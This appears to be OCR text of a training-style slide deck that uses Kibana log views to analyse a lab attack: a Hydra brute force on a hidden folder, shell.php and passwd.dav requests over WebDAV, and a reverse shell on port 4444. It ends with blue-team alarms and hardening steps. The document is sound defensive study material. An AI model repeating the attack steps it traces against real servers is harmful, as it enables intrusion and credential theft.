
183,656 hits

Nov 13, 2021 @ 19:30:00.000 - Nov 13, 2021 @ 19:40:00.000 — Auto

Time	_source
Nov 13, 2021 @ 19:39:59.887	@timestamp: Nov 13, 2021 @ 19:39:59.887 status: Error user_agent.original: Mozilla/4.0 (Hydra)

Analysis: Finding the Request for the Hidden Directory

- The request occurred about 7:30 - 7:40 pm Nov 13
- 32,494 requests were made
- The secret folder was requested which contains ‘connect to corp server file’
- They contain ‘connect to corp server file’, which has the details of how to connect to their server




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	32,494
http://192.168.1.105/	2
http://192.168.1.105/company_folders/	2
http://192.168.1.105/company_folders/company_culture/	2
http://192.168.1.105/company_folders/secret_folder/	2

Analysis: Uncovering the Brute Force Attack

- 32,494 requests were made in the attack?
- 32,494 requests had been made before the attacker discovered the password, 2 requests out of 32,494 request were successful



http.request.method : get and url.path: "/company_folders/secret_folder KQL Nov 13, 2021 @ 19:3

+ Add filter

HTTP status codes for the top queries [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	32,494

Export: Raw Formatted

user_agent.original.text: *Hydra* KQL Nov 13, 2021 @ 19:30:00.0 → Nov 13, 2021 @ 19:40:00.0 Refresh

+ Add filter

packetbeat-*


32,494 hits

Nov 13, 2021 @ 19:30:00.000 - Nov 13, 2021 @ 19:40:00.000 — Auto

Time	_source
> Nov 13, 2021 @ 19:39:59.887	@timestamp: Nov 13, 2021 @ 19:39:59.887 status: Error user_agent.original: Mozilla/4.0 (Hydra) host.name: server1 server.port: 80 server.bytes: 698B server.ip: 192.168.1.105

Analysis: Finding the WebDAV Connection

- 58 requests were made to this directory
- The shell.php and passwd.dav files were requested



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	58
http://192.168.1.105/webdav/shell.php	23
http://192.168.1.105/webdav/passwd.dav	14
http://192.168.1.105/webdav/	3

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

We can set an alert that fires when threshold is reached.

Threshold can be set at ‘greater 5 port scans per minute’

System Hardening

- Set server to drop packet traffic when thresholds are exceeded
- Enable firewall rules to allow ONLY internal hosts to the server and assign permissions
- Make use of Kibana or splunk to monitor traffic and set alerts in order to initiate quick response team

Mitigation: Finding the Request for the Hidden Directory

Alarm

Create alert anytime a restricted folders or files are accessed by unauthorized users

Threshold for the alert will be ‘greater than 0’

System Hardening

- Highly confidential folders/files should be encrypted
- Restrict traffic to confidential folders and files by keeping them on separate and secure servers that are not be accessed by public
- Create permissions to restrict internal user access to specific users
- Alerts should be sent to appropriate supervisor or manager when there is access to restricted folder


.

Mitigation: Preventing Brute Force Attacks

Alarm

- Create an alert that triggers after 3 lock outs by each user

- Set an alert that is triggered when more than 10 401 error occur within a minute



System Hardening

- Increase lockout time after every lockout and after 3 lockouts their accounts would have to be manually unlocked by the IT Department
- Limit failed login Attempts to 3 attempts and then lock out
- Use of CAPTCHAs on website
- Put strict password policy in place.
- Use of Two-Factor Authentication to verify user before login

Mitigation: Detecting the WebDAV Connection

Alarm

- Set an alert that triggers anytime a remote connection is attempted or established
- Set an alert that triggers when a php or an exe file is detected in WebDav

Threshold of alert should be ‘greater than 0’

System Hardening

- Create rule blocking remote access to the WebDav folder
- Create rule to block out php and exe files in the WebDav folder
- Create firewall rule to block external IPs

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Set alert for any traffic attempting to access port 4444. Threshold should be set at ‘greater than 0’

- Set alert anytime a file is uploaded from external network

System Hardening

- Block port 4444 and other ports that are not needed open
- Set access to WebDav folder to read only for internal users except for authorized users and block all external from read write and execute
- Block external IPs from connecting to the network

.

The End